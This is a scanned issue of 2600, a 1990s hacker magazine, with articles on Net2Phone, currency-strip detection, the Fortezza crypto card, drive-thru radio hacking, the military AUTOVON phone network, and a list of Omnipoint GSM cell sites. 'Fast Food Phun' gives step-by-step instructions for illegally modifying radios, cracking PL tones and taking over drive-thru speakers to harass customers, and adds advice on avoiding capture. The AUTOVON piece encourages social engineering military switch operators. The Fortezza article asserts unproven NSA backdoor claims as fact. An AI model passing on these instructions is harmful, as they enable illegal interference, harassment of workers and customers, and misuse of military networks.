
1 Year Individual - \$30 One Year Corporate - \$65

Back issues are available for \$25 per year from 1984 - 1996.

Individual back issues from 1988 to present are \$6.25 each, \$7.50 overseas.

Send Orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)





The Wonders of Net2Phone

by terslan

Just the other day I was thinking to myself, "Boy, isn't technology just great?" Well, a new product by Net2Phone, a division of IDT (yes, the phone card people), reinforced my thoughts. This product that allows you to have "real-time uninterrupted voice communication between the two calling parties" and "tears down the international telecom monopolies" was just the thing to brighten up my day. So I downloaded it at their website at <http://www.net2phone.com> and installed it. The software immediately requires you to register your name and address and all the normal annoying information that every company must have to track you down for mass snail mail spamming. So I register and it gives me some hints and the normal installation garbage and then, all of a sudden, I have a graphical image of a nice digital phone on my desktop.

I was in heat to try this baby out, so I dialed up the first 800 number that came to mind and watched the software connect to one of IDT's phone switches. In under three seconds, ringing came forth from my PC speakers and I was connected to the party I had called. I picked up my microphone and said hello. The operator responded. I was so shocked that this had worked I accidentally hung up on her! "Wow, this is neat," I thought to myself as I proceeded to call other 800 and 888 numbers that I knew.

What if I wanted to call numbers that weren't 800 or 888 numbers? Well, they offer debit cards just like the ones you buy to make long distance calls on your regular phone. The way this works is to buy a card via a credit card either by fax or right off their website. They then give you a virtual card, i.e., a pin number via email after your card has been manually validated. The cards are all in 25 dollar increments and are debited by the minute

depending on the destination of the calls. Your calls originate in New Jersey and are billed at IDT's rates from NJ to wherever you are calling.

The quality of the call is quite good if you realize what is being done in the background to facilitate the call. Net2Phone describes it as converting "the signal from the 'packet switch network' Internet environment to the 'circuit switch network' telephone environment." The PTT (Push To Talk) module is seamless in operation and the VOX (Voice Activated) controls are a little rusty, but I suppose if you had a full-duplex sound card, it would be a lot easier to control. However, either way, you are talking from your PC to someone's phone either domestically or internationally.

So, like any true tester of software, I sat down and thought long and hard about the faults and shortcomings of this software, and, lo and behold, I realized a couple of very important things.

The first thing I wondered was how they keep track of who is using what card where and how they keep track of all the calls. Jordan Katz, head of Customer Service for Net2Phone told me, "I have a terminal right here, I can see which account is making what call to where if I want to." I thought to myself, "Oh, *that's* nice." But I guess it's no different from AT&T operators seeing what calls you make. So I asked Mr Katz: "What do you see as far as customer information?" He replied, "I see whatever they put in their registration."

What if people want to know who is calling them? What shows up in the ANI logs of the party receiving the call? "Well, it depends on what server they connect to, but what shows up [on ANI] is one of IDT's switches," says Katz. "Well, what if they want to find who actually made the call on a certain time or date?" I asked. Jordan replied, "Well again, we have their registration information."

Okay, so we get the idea that the registration information is passed by the software every time you make a call, or at least a signal is sent to the server to let them know that someone's registered software is making a call. I asked Ari Blech, head of marketing for Net2Phone, "What does it log in the way of IP addresses?" He thought for awhile and replied, "No logging of IP's, only logging of user registration, not to say that there isn't some sort of logging procedure." He later went on to say, "We do not know where the call originated from...."

I asked Jordan about his concern for hackers doing bad things with his software. He replied, "When we first started offering Net2Phone, we were worried about hackers getting someone else's PIN number, but now, since we have the secure web server up, the only way a hacker could get a debit card is to order one himself."

Jordan also told me of Net2Phone's plans to set up a complete on-line ordering system for the debit cards. "This will be totally automatic, you just input your credit card number on the web site and you automatically have a card. You can then add money to it as needed."

Upcoming plans for Net2Phone include Net2Phone Direct, a Phone to Internet to Phone based network. "This would allow a customer to call a local number and have one of IDT's switches place the call internationally, avoiding all international phone charges," says Ari. They are currently looking for international entrepreneurs who would be willing to join in the Net2Phone action.

This is a very interesting concept and IDT seems very "hush hush" about it for some reason. Ari seemed very careful when speaking of telco deregulation in other countries, but did tell me that they just won a major European battle recently. What this could mean is that via Net2Phone, you could connect to a European switch via the Internet and place a call to a local European exchange for the cost of a local call in Europe.

This will certainly have AT&T, MCI, and Sprint's panties all up in a bunch, and I am sure there will be lawsuits. However, IDT has to buy blocks of long distance time from someone, so we shall see who they sell out to. To call Europe for virtually free just sounds too good to be true, but this is what they are proposing.

As far as the domestic market, IDT doesn't seem very interested in placing their switches in other states, and rightly so. If they were to do that, they would lose all the revenue from callers being forced to use a switch in New Jersey to make long distance domestic calls. This would be a good thing for consumers, but would make no money for a long distance company, and of course we can't have that.

Another interesting thing on the forefront of the IDT ranch is Phone2Phone, where someone would use the phone to call up a local, or WATS line and use the Internet to route a call to another switch to place the call. Again, the other long distance companies will love this. With the impending doom of metered Internet use, this would just be another piece of kindling for the telcos and long distance companies fueling the fire to burn up more of the public's money.

Why not take advantage of this software while you still can? So far there is no charge to call 800 or 888 numbers and debit cards are for sale by fax or snail mail. If you haven't already, I encourage you to download this new product and use it to its fullest extent. It certainly is a very useful product, if you are a creative person. I am sure you can find many uses for it.

**VISIT THE
2600 WEB
SITE NOW
HTTP://WWW.
2600.COM**

by **Dave Mathews**

I cannot remember the number of times I have had to cool my friends' emotions when they bring up the plastic anti-counterfeiting strips placed within US \$20 bills in the early 1990's. Now it seems most all of our major denominations have these barely visible strips of fine mylar plastic sandwiched between two layers of US regulation currency paper.

What gets most people in an uproar is the technologically unfeasible idea of the government being able to know how much money is in their wallets. My fear is that they watch the Weather Channel too frequently as they believe satellites are able to monitor their money far in the sky.

With technology comes paranoia, and with time comes more technology, which gives us the fact that the government can now detect large amounts of money right in our wallets. This technology is much closer to home than the birds orbiting us at 22,300 miles however, so don't convert your cash to gold bouillon just yet.

It seems that with a million volt power supply and some tuned gamma rays your money can now be managed by Uncle Sam himself! The first problem is the million volt power supply. These are getting smaller however, and now take up the same space as a college style refrigerator.

No, AT&T is not bringing this to you, but Tri-

umf Laboratories in Vancouver, BC is.

Gamma rays are produced by using a particle accelerator to fire protons at a carbon target. These rays pass through just about everything but can be tuned to detect the mylar strips in bills, or the high levels of nitrogen present in drugs and explosives.

The range on these gamma rays is quite close however, so once the devices finally hit the streets they will be in the form of airport x-ray machines. Don't expect briefcase carrying feds to walk beside you with your US \$20's and \$100's registering on their counters however. These devices will look for large concentrations of the plastic strips leaving the country, as it is illegal to transfer more than 10,000 dollars out of the United States without notifying the government of your actions.

Most of you red blooded, gun yielding citizens of this fine land will have nothing to worry about, as your paltry sums of cash will go undetected by the new airport machines. Those of you laundering cash or trafficking drugs however may want to avoid airports.

So if you're O.J. getting ready to leave the country, better not bring all that cash, but convert it to a VISA debit card instead. Once you get to Barcelona you can exchange your "plastic" cash to Spanish Peseta (EPT) without fear of getting nabbed in customs by the gamma gun.

WRITE FOR 2600!

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print (this can be used toward back issues as well)

A 2600 t-shirt for every article we print

A voice mail account for regular writers (two or more articles)

An account on 2600.com for regular writers (2600.com uses encryption for both login sessions and files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

Send your articles to:

2600 Editorial Dept.

P.O. Box 99

Middle Island, NY 11953-0099

Fortezza: The Next Clipper?

by Seraf
seraf@2600.com

In recent years, the U.S. Government has pursued a project aimed at secure communications on its new Defense Messaging System (DMS). The requirements have been for a system to serve as *the* standard for unclassified American military encryption, easily implemented on any system (servers, workstations, mobile units, etc.). The project began in 1991 as the *Pre Message Security Protocol*, or *PMSP*. In 1993, the name changed to *MOSAIC*, and the associated device was introduced as the "Tessera Cryptographic Card."

The most recent incarnation of the project — now managed by the National Security Agency's *MISSI* (Multi-level Information Systems Security Initiative) — is called *Fortezza*, and the tiny device that does the dirty work is called the "Fortezza Crypto Card." As we will learn shortly, Fortezza's purpose has grown beyond military encryption, and may pose a threat to our electronic privacy.

Fortezza usually takes the form of a PCMCIA card, compatible with a tremendous installed base of personal computer hardware and viable on most any modern computer. Inside, Fortezza embodies a full suite of cryptographic functions for secure communications. It provides symmetric encryption with Skipjack (of Clipper-chip fame), secure key exchange, digital signature, and secure timestamp functions.

With all its versatility, MISSI has recommended Fortezza for a number of applications. Security for both the storage and

transfer of files is an obvious one. Among the others: authentication of remote network hosts, secure communications with remote hosts, unforgeable (signed) directory services, encrypted web browsing, and secure electronic commerce. Fortezza applications have been developed to interface the unit with SMTP and MIME (Internet mail), ITU X.400, ACP-123 (the Allied Communications Protocol, a superset of X.400), ITU X.500, ASN.1 (ITU's Abstract Syntax Notation), and SDNS (the Secure Data Network System, an NSA standard).

Fortezza would blend in with countless other military programs, if it were being used exclusively for government communications. This, however, is not the case. Several

companies now manufacture Fortezza cards, and their target is the *mass market*.

Fortezza represents an attempt to implement NSA-breakable cryptographic technology as widely as possible: a strategy we've seen before. The Clipper/Cap-

stone project aimed to make the Clipper chip voluntary, and then to force it as the only option, either by further legislation or market dominance. Fortezza tries to implement this same strategy on an even greater scale. Rather than encrypting only telephone calls with its special brand of so-called security, the NSA is now aiming to dominate cryptography across the public's information frontier. It's rather telling that the heart of Fortezza is the Capstone chip.

Skipjack is an algorithm made to be cracked by the NSA. Like DES, it is a good algorithm for its time, but with weaknesses designed to be exploited by those in-the-know. Without a doubt, the Agency has



Figure 1

built machines dedicated to cracking Skipjack. A separate algorithm in Fortezza, the Digital Signature Algorithm (DSA), also has potential weaknesses introduced by and for the NSA. The consequences include a government capability to forge digital signatures with Fortezza. These weaknesses aside, Fortezza's key material is supplied and *escrowed* by something called the Certification Authority (CA), which reports back to the NSA. So, before you even receive your Fortezza card, your key is in a federal database.

The effect is that, when you use Fortezza, (a) the National Security Agency knows your key; and (b) if for some reason it doesn't, it can crack it with relative ease.

How can we protect ourselves? The answer is simple — stay away from NSA crypto. If we examine the National Security Agency's persistence in introducing tainted cryptosystems and attempting to make them *standard*, we find that this strategy first appeared with DES in the 1970's. The Agency has no interest in standardizing cryptography for the good of the public — only for the good of Big Brother. We should all press for the continued right to make *our own* choices in cryptographic technology, and those choices should be informed ones.

Fortunately, NSA technology is relatively easy to spot. All of the available Fortezza products (so far) have proudly proclaimed their Agency endorsement. There are some cryptologic firms with NSA affiliation which doesn't show on the surface, such as Cylink — but we must *always* be wary of our sources for crypto.



Available Products

The following products relate to the Fortezza project, and are available to the general public. Every hacker interested in this project should consider the purchase of a Fortezza card for experimentation. It is not a crime to reverse-engineer *any* of these devices, or to publish the results, unless you are a government employee or contractor involved with Fortezza or its sponsoring entities.

If you are *very* serious about hacking Fortezza cards, e-mail me (seraf@2600.com) with what you've found out. Together, we can pool our resources and come up with additional information about the project and its systems.

Mykotronx, Inc. is the NSA's favorite MISSI contractor. The Mykotronx *Capstone MYK-80/82* (figure 1) is the heart of the Fortezza Crypto Card. The IC is a 144-pin TQFP package, with a clock speed of 20MHz. The 32-bit architecture runs at 18 MIPS, and performs Skipjack at up to 20Mb/s. Mykotronx also manufactures the *Fortezza Crypto Card* (figure 2) and *Fortezza ISA Bus Crypto Card*. The enigmatic *Fortezza PLUS Crypto Card* is available as well, and supposedly suitable for classified communications (it is not based on the Capstone chip, but apparently does use Skipjack) — this item may be secret. Mykotronx also makes the *Cawdaptor*, a workstation for central management of Fortezza equipment, and the *Mykotronx Communicator Fortezza Modem*.

Mykotronx, Inc.

357 Van Ness Way, Suite 200

Torrance, California 90501

Tel: +1 310 533.8100

Fax: +1 310 533.0527

Group Technologies Corporation manufactures a Fortezza card.

Group Technologies Corporation

10901 Malcolm McKinley Drive

Tampa, Florida 33612

Tel: +1 813 972.6429

National Semiconductor also makes a Fortezza card.

National Semiconductor
iPower Business Unit
1090 Kifer Road, Mail Stop 16-225
Sunnyvale, CA 94086-3737
Tel: +1 408 721.8797

Spyrus designed the original Fortezza crypto card, and sells its own. They also make the *HYDRA Privacy Card*, which implements key exchange, encryption, hashing, and digital signatures. For these functions, it can use either Fortezza algorithms (KEA, Skipjack, SHA-1, and DSA, respectively) or a less governmental set (RSA, [3]DES, MD-5, and RSA, respectively). If a stronger algorithm were substituted for DES in the latter set, it would provide formidable security — the NSA probably pressured Spyrus into using DES.

SPYRUS

2841 Junction Ave.
San Jose, CA 95134
Tel: +1 408 432.8180
Fax: +1 408 432.8415

Information Resource Engineering, Inc. manufactures the *A400S Fortezza Serial Modem*. It is much like a regular 14.4Kbps modem (AT command set, R-232-C interface, etc.), but it offers some Fortezza

crypto services.

Information Resources Engineering, Inc.
8029 Corporate Drive
Baltimore, MD 21236
Tel: +1 410 931.7500
Fax: +1 410 931.7524

We Are Still Safe

With all this talk of government intervention in our lives, it's easy to forget that we can still make our own choices. Nobody is *required* to use NSA-sanctioned crypto today (other than our own government), and we can keep it that way if we don't start. Putting the NSA's agenda out in the open will, I hope, also help.

What options, then, do we have for strong cryptographic technology? IDEA, RSA, and MD-5 are what I use for almost everything. I also trust the recommendations of the Public-Key Cryptography Standard (PKCS), which has been adopted by numerous American corporations. (Information on PKCS can be obtained from RSA Data Security Inc.)

The lesson is that there's no shortage of powerful, untainted crypto — make an informed decision when choosing your technology, and we'll all be able to enforce our electronic privacy.

Explore the 2600 web pages!

See the latest hacked web sites!

See even more payphones of the planet!

Get updates on current hacker cases!

Hear "Off The Hook" - our weekly hacker radio show!

And find out all there is to know about the Secret Service!

<http://www.2600.com>

Fast Food Phun

by VaxBuster

Before I start into having Phun with Phast Phood, I want to go over a few basic radio items. This will give you a general idea of the type of equipment involved and what kind of radio features you should look for to maximize your hacking potential.

The first thing you want to look for is a ham radio that is dual-band. Whenever you see this word in various ham radio magazines, they are referring to the fact that the radio supports two bands. These bands most often are the 2 meter band (approximately 140-148 mhz) and the 70 cm band (approximately 440-450 mhz). These are both amateur bands and you will mostly hear a bunch of old farts talking about how ridiculous the no-code tech license is.

The most important feature of the radio you're looking for is one that is easily modifiable. How do you know which are? Go look at oak.oakland.edu in /pub/hamradio/mods or check out <http://www.qrz.com>. See, even *with* a license, the FCC regulates where you can transmit and receive.

While looking through the mods, find one that you are technically capable of performing and also one that gives you transmit and receive capabilities in the following ranges. Note these ranges are approximate.

140-174 mhz TX and RX

440-475 mhz TX and RX

800-900 mhz RX (cellular)

Now although this might not seem like a big range, it is pretty much all you will need. These ranges are broken down into extremely small channels of only a few kilohertz wide. This will give you access to everything from handheld radios, police, fire, ambulance, fast food, cellular, I

could go on forever. Now cordless phones operate on 46/49 mhz but don't go looking for radios that will transmit on there, or transmit on cellular. In general, ham radio rigs won't support these ranges, even *after* modification. Trust me, you can have a ton of phun if your radio supports the frequencies I listed above. A couple of other important features to look for are CTCSS (I'll explain this later), DTMF (touch-tone), lots of memory channels, and alpha tagging.

OK, you've bought your radio. It's modified. It works. Now where do you tune to? I'm not going to reprint the 19 lists that are out there on the net. If you do a web search for "fast food frequencies" you'll get plenty of hits. I'll give you a basic idea on where to look when scanning. Remember, when scanning, that the output side of the repeater is almost always broadcasting, meaning that your scanner will stop and you will hear basically an open customer mic on the output frequency.

Scan 30.xxxx to 35.xxxx for the output side of repeater

Scan 151.xxxx for the input (clerk) side

Scan 154.xxxx for the input (clerk) side

Scan 157.xxxx for the input (clerk) side

Scan 170.xxxx to 173.xxxx for the input (clerk) side

Scan 457.xxxx to 469.xxxx for input/output

FYI - 469.xxxx for OUTPUT and 464.xxxx for INPUT is popular.

I realize this last range is pretty broad, and I apologize, but this list would be huge if I broke out each individual range.

A radio repeater is basically a device that repeats a signal from one frequency to another. The repeater's antenna is usually placed high atop a mountain or building. The purpose of this is to get line-

of-sight to as many points on the ground as possible. Once a signal is received, it is then transmitted out the output frequency at a high rate of power. The purpose of this device is to allow communication among a bunch of low-power radios. Often, these low-power radios have much smaller antennas as to make them more portable.

Fast food repeaters in general operate in this fashion. There is one frequency in which what the customer says is broadcast as well as what the clerk said is broadcast. You'll see me refer to this as the *output* side of the repeater. If you tuned to that frequency on your radio, what you'd hear is the same as if you were standing right next to the speaker at the drive thru. You would hear the entire conversation. This will be your receive frequency.

Now the input side of the repeater is what you will be transmitting on. This frequency is what the clerk actually transmits on, both to talk to other clerks, *and* to talk to the customer. Now, the determining factor on whether or not the repeater transmits the signal to the customer's speaker is PL. This will be the transmitting frequency. Just FYI, if the repeater is using standard frequency pairing, the input frequency is 5 mhz below the output. This is true in the UHF (4xx mhz) band. So if you find the receive frequency at 469.0125, you know the transmit frequency is probably at 464.0125.

The "security" that exists is designed to keep unwanted noise and parties from interfering with the communications and is pretty basic. It is not at all built to withstand hacker attempts to transmit through the repeaters, as I'll show. CTCSS, continuous tone coded squelch system, or PL (Private Line), as it's more commonly known, is made up of a subaudible tone that is transmitted in-band along with the communication (usually voice). These

low frequency tones must be received by the repeater at the same time as the communication. If the repeater does *not* receive the proper PL, it in essence ignores your communication by not repeating the signal to the output side of the repeater. If you do transmit the proper PL with your transmission, it will break the repeater's squelch and it will pass on your voice to the output side of repeater. There are a total of 32 PL tones ranging from 67.0 hz to 250.3 hz.

As far as fast food is concerned, the PL tones vary from location to location. Since there is no standard, we need a method to find it. Sometime at dinner time, stop by your local joint, and tune to either the output or input side of the repeater. Once you've tuned there, set your CTCSS squelch to ON. We're telling the radio to *only* receive transmissions with the PL you've told it to receive. Since you can change the PL one at a time, you can go through all the possible PL's until you hear a transmission. To do this, select tone-select (or equivalent). A PL tone should appear. Spin your dial to select different PL's. Do this while they are transmitting of course. As soon as a transmission of theirs breaks the squelch, you'll hear the voice. Bingo, you have the proper PL.

Adjust your transmit shift to the proper frequency. Key up. You are now broadcasting loud and clear out the PA speaker. Your voice will definitely override the clerk's because of the fact that your signal is much stronger. Go capture effect!

From this point, feel free to add 20 burgers to the next order taking place, or curse at the customer. Feel free to use a crossband feature to link a McDonald's drive thru to a Burger King clerk. The fun here is endless.

Standard disclaimers apply. Don't be stupid and you won't get caught.

Tricks and Treats of the Autovon

by N-Tolerant

The AUTOVON (Automatic Voice Network) is the military's worldwide switch system used to link all DOD installations together on one telephone network. It is not a secure communications system. Classified information is discussed over the AUTOVON only when a secure telephone such as a STU-3 or a STU-5 is used. Otherwise, it works much like the normal telephone systems you use every day. The functional switching technology, however, is very similar to that of the outdated telephone networks of years long past. I recommend that you read ShAdOwRuNnEr's "Intro to Automatic Voice Network Commonly known as AUTOVON" parts one thru three for more information, including an introduction, how to get into AUTOVON using a silver box, and a few tricks to do once you're inside. That article can be found at <ftp://ftp.fc.net/pub/phrack/underground/misc>. In this article I will cover the following:

I. Common Features

II. "Area Codes"

III. Installation Prefixes

IV. Other Phunee Stuff

Disclaimer: Information in this article is just that—information. You can use this information however you wish. That is your right. I take no responsibility for whatever you decide to do with the knowledge you gain from reading this material.

I. Common Features of AUTOVON Systems

Once you are connected to the AUTOVON system, there are certain procedures that you can perform from your phone which activate and cancel functional features of the system. Some are trivial, but others can be fun if the user is creative enough. These are performed using a standard touch tone phone. Some commands vary from installation to installation, but

most are universal.

Automatic Call Back

(If the number you are trying to call is busy, this will cause the other party's phone to ring once they hang up. Yours will also ring, and once both ends are off hook, the two phones will be connected.)

Activate:

- (1) Lift receiver.
- (2) Dial number.
- (3) When busy signal is received, press and release the switchhook.
- (4) When dial tone is received, dial "161".
- (5) Listen for Positive Acknowledgement tone (wavering continuous tone).
- (6) Replace receiver.

Cancel:

- (1) Lift receiver.
- (2) Listen for dial tone.
- (3) Dial "162".
- (4) Listen for Positive Acknowledgement tone.
- (5) Replace receiver.

Call Transfer

(To patch someone who calls you to another number)

- (1) Press switchhook to put incoming call on hold.
- (2) Listen for continuous dial tone.
- (3) Dial desired number.
(At this point, you can, but don't have to, wait for the third party to answer and announce the caller before you hang up.)
- (4) Replace receiver.

Note: When you have the third party on line and the original caller on hold, you can press and release the switchhook for a three-party conference.

Malicious Call Identification

(Self explanatory. Most of us were busted with something like this in our younger years, before we got smart.)
(caller still on line)

- (1) Depress switchhook.
- (2) Listen for continuous dial tone.
- (3) Dial "12".
- (4) Continue talking.
- (5) When conversation ends, dial "114".

Caller Hangs Up

- (1) Lift receiver.
- (2) Listen for busy tone.
- (3) Within 3 seconds depress switchhook.
- (4) Listen for continuous dial tone.
- (5) Dial "12".
- (6) Replace receiver - Lift receiver.
- (7) Dial "114".

Call Forwarding

(Forward incoming calls to another number)

Activate:

- (1) Lift receiver.
- (2) Listen for continuous dial tone.
- (3) Dial "131" and 2nd party number.
- (4) Listen for wavering continuous tone (positive acknowledgment).
- (5) Replace receiver.

Cancel:

- (1) Lift receiver.
- (2) Listen for intermittent tone.
- (3) Dial "132".
- (4) Listen for wavering continuous tone.
- (5) Replace receiver.

Deactivate (lock) phone

(No incoming or outgoing calls)

- (1) Lift receiver.
- (2) Listen for dial tone.
- (3) Dial "143".
- (4) Replace receiver.

Activate (unlock) phone

- (1) Lift receiver.
- (2) Listen for intermittent tone.
- (3) Dial "142".
- (4) Replace receiver.

II. "Area Codes"

An AUTOVON telephone number is in the same format as a regular U.S. number [(xxx) xxx-xxxx]. The first part, which is the area code in normal numbers, identifies the theater to which you are calling. The AUTOVON codes are as follows:

CONUS (Continental U.S.) (312)
 Canada (312)
 Europe (314)
 Asia/Pacific (315)
 Alaska (317)
 Caribbean (313)
 Persian Gulf (316)/(318)

III. Installation Prefixes

Each DOD installation has its own three-digit prefix (like cities on civilian systems). Some larger military bases or installations may have more than one prefix. It would take way too much space to list all of them, but here's an abbreviated list:

CONUS (312)

Ft. McClellan, AL 865
 Yuma Proving Ground, AZ 879
 Ft. Irwin, CA 470
 Ft. Carson, CO 691
 Ft. McNair, DC 227
 Ft. Leavenworth, KS 552
 Ft. Meade, MD 923
 U.S. Military Academy, NY 688
 Ft. Sam Houston, TX 471
 Port Hueneme Naval Construction Battalion Ctr, CA 551
 Naval Security Station, DC 288
 Key West Naval Air Station, FL 483
 Great Lakes Naval Training Center, IL 792
 U.S. Naval Academy, MD 281
 McClellan AFB, CA 633
 Los Angeles AFB, CA 833
 U.S. Air Force Academy, CO 333
 Mountain Home AFB, ID 728
 Andrews AFB, MD 858
 Hanscom AFB, MA 478
 Nellis AFB, NV 682
 Tinker AFB, OK 884
 Lackland AFB, TX 473
 McChord AFB, WA 984
 Hill AFB, UT 777
 The Pentagon, DC 227

Canada (312)

Air Command Winnipeg 826
 Air Defense Headquarters, Ontario 628
 Calgary CFB 620
 Military Area Pacific Headquarters, Vancouver 252

Europe (314)

Stuttgart, Germany 420
Mannheim, Germany 380
Vicenza, Italy 634
Naples, Italy 625
Rota, Spain 727
Moron, Spain 722
Ramstein, Germany 480
Mildenhall, UK 238
Aviano, Italy 632
Incirlik, Turkey 676

Asia/Pacific (315)

Camp Red Cloud, Korea 732
Camp Humphreys, Korea 753
Yokota AB, Japan 225
Misawa AB, Japan 226
Kadena AB, Japan 630
Kunsan AB, Korea 782
Anderson AFB, Guam 366
Pearl Harbor Naval Complex, HI 471
Hickam AFB, HI 471

Alaska (317)

Ft. Richardson 384
Adak Naval Air Facility 692

Caribbean (313)

Howard AFB, Panama 284
Ft. Buchanan, Puerto Rico 740
Air National Guard, San Juan, Puerto Rico 740

Persian Gulf

Dharan (318) 828
Riyadh (316) 435

IV. Other Phunee Stuff

If you are going to explore the world of the AUTOVON, there are some bits of knowledge that might make your journey more interesting, useful, and phun. Here are a few of those bits:

The AUTOVON prefix for an installation is not the same as the civilian prefix. The last part of the number is the same for wherever you are calling, but the prefix will rarely, if ever, be the same.

Not all phone lines on the AUTOVON have worldwide capability. Some only have theater capability. For instance, most phones in the European theater (Great Britain, Germany, Italy, etc.) can call AUTOVON phones within Europe, but not beyond. Common worldwide-capable lines are installation operator, installation commander, other high-ranking officials/officers, and technical control facility lines. Worldwide lines are *much* more common at stateside installations. Note: All AUTOVON phones can receive worldwide calls.

The common number for the installation operator is "xxx-1110" ("xxx" being the prefix for that installation. The operator can do just about anything, such as transfer your call to a local number or patch you through to another installation. It sometimes takes social engineering to get a favor from a switch operator. It also depends on the installation policy on such matters. I recommend operators at Air Force bases. They seem more willing than others such as Army or Navy.

Some places have automated switches that will allow you to dial out to a local number (or toll-free number). One such place is Fort Bragg, N.C. You dial (312) 236-0001 and a recording will give you some options.

Sometimes AUTOVON calls are cut off. This could be because of a time limit. Sometimes calls are pre-empted, though. This means that the trunk you were using was seized by another phone by way of priority keys.

SAY IT IN A FAX

Federal and state agencies fight over who gets to tap this line!

516-474-2677

Omnipoint in New York City

by Syringe

Omnipoint is New York's first GSM provider. This is a list of all current transmitters in the New York metropolitan area as well as the Site IDs (similar to CLLI codes used by phone companies), the Broadcast Control Channel (0-7), and the three digit frequency number (we haven't yet correlated the actual frequency to this number).

CELLID FREQ BCC SITE NAME SITE ID

Manhattan

10011	549	2	FDR DRIVE & FRANKFORT	NY-01-003
10012	567	2	FDR DRIVE & FRANKFORT	NY-01-003
10021	517	7	WEST SIDE & CHRISTOPHER	NY-01-016
10022	581	7	WEST SIDE & CHRISTOPHER	NY-01-016
10023	545	7	WEST SIDE & CHRISTOPHER	NY-01-016
10030	515	0	GREENWICH & SPRING	NY-01-017
10061	525	2	CANAL & CHRYSTIE	NY-01-024
10062	539	2	CANAL & CHRYSTIE	NY-01-024
10063	565	2	CANAL & CHRYSTIE	NY-01-024
10071	519	2	CLINTON & DELANCEY	NY-01-026
10072	583	2	CLINTON & DELANCEY	NY-01-026
10073	547	2	CLINTON & DELANCEY	NY-01-026
10081	581	2	FDR DRIVE & CORLEARS	NY-01-027
10082	577	2	FDR DRIVE & CORLEARS	NY-01-027
10100	533	5	9TH AVE & 30TH ST	NY-01-050
10110	545	0	AVE A & 6TH ST	NY-01-051
10120	551	0	AVE C & 4TH ST	NY-01-052
10130	573	0	AVE D & 9TH ST	NY-01-053
10140	533	7	BROADWAY & 4TH ST	NY-01-054
10150	579	0	AVE B & 12TH ST	NY-01-055
10160	577	0	1ST AVE & 10TH ST	NY-01-056
10170	575	7	BLEECKER & GROVE	NY-01-057
10180	577	7	6TH AVE & WASHINGTON PL	NY-01-058
10190	539	0	AVE C & 14TH ST	NY-01-059
10200	537	7	2ND AVE & ST MARKS	NY-01-060
10210	579	7	PERRY & GREENWICH	NY-01-061
10220	571	7	4TH AVE & WANNAMAKER ST	NY-01-062
10230	527	7	2ND AVE & 15TH ST	NY-01-063
10240	553	7	1ST AVE & 20TH ST	NY-01-064
10250	535	7	3RD AVE & 3RD ST	NY-01-065
10260	515	7	LEXINGTON AVE & 27TH ST	NY-01-066
10270	529	7	WIZ @ 15TH ST & UNION SQUARE	NY-01-067
10280	531	7	5TH AVE & 10TH ST	NY-01-068
10290	???	?	7TH AVE & GREENWICH	NY-01-069
10300	517	2	3RD AVE & 18TH ST	NY-01-070
10310	523	7	5TH AVE & 19TH ST	NY-01-071
10320	547	7	6TH AVE & 16TH ST	NY-01-072
10330	???	?	8TH AVE & 15TH ST	NY-01-073
10340	513	7	14TH ST & WASHINGTON	NY-01-074
10350	527	5	10TH AVE & 18TH ST	NY-01-075
10360	535	5	7TH AVE & 23RD ST	NY-01-076
10370	525	5	PARK AVE & 23RD ST	NY-01-077
10380	519	5	2ND AVE & 25TH ST	NY-01-078
10390	513	5	3RD AVE & 30TH ST	NY-01-079
10400	577	6	MADISON AVE & 28TH ST	NY-01-080
10410	545	6	6TH AVE & 27TH ST	NY-01-081
10421	???	?	7TH AVE & 29TH ST	NY-01-082
10422	???	?	7TH AVE & 29TH ST	NY-01-082
10430	537	5	8TH AVE & 25TH ST	NY-01-083
10440	531	5	9TH AVE & 21ST ST	NY-01-084
10450	541	7	JANE & HUDSON	NY-01-085
10460	???	?	10TH AVE & 26TH ST	NY-01-086
10471	515	5	12TH AVE & 22ND ST	NY-01-087

10472	529	5	12TH AVE & 22ND ST	NY-01-087
10473	543	5	12TH AVE & 22ND ST	NY-01-087
10480	539	5	10TH AVE & 31ST ST	NY-01-088
10490	575	6	BROADWAY & 26TH ST	NY-01-089
10500	539	7	BLEECKER & SULLIVAN	NY-01-090
10510	545	1	11TH AVE & 55TH ST	NY-01-101
10520	???	?	11TH AVE & 48TH ST	NY-01-102
10530	517	6	11TH AVE & 42ND ST	NY-01-103
10540	???	?	11TH AVE & 34TH ST	NY-01-104
10550	???	?	10TH AVE & 52ND ST	NY-01-105
10560	525	6	10TH AVE & 46TH ST	NY-01-106
10570	523	6	10TH AVE & 38TH ST	BB-VAN-01-107
10580	519	6	DYER AVE & 41ST ST	BB-VAN-01-108
10590	541	1	9TH AVE & 56TH ST	NY-01-109
10600	513	6	9TH AVE & 49TH ST	NY-01-110
10610	???	?	9TH AVE & 43RD ST	NY-01-111
10620	???	?	9TH AVE & 35TH ST	NY-01-112
10630	575	1	8TH AVE & 53RD ST	NY-01-116
10640	???	?	8TH AVE & 47TH ST	NY-01-115
10650	529	4	8TH AVE & 40TH ST	NY-01-114
10660	573	6	8TH AVE & 33RD ST	NY-01-113
10670	???	?	7TH AVE & 57TH ST	NY-01-125
10680	577	1	7TH AVE & 51ST ST	NY-01-124
10691	???	?	TIMES SQUARE	NY-01-122
10692	???	?	TIMES SQUARE	NY-01-122
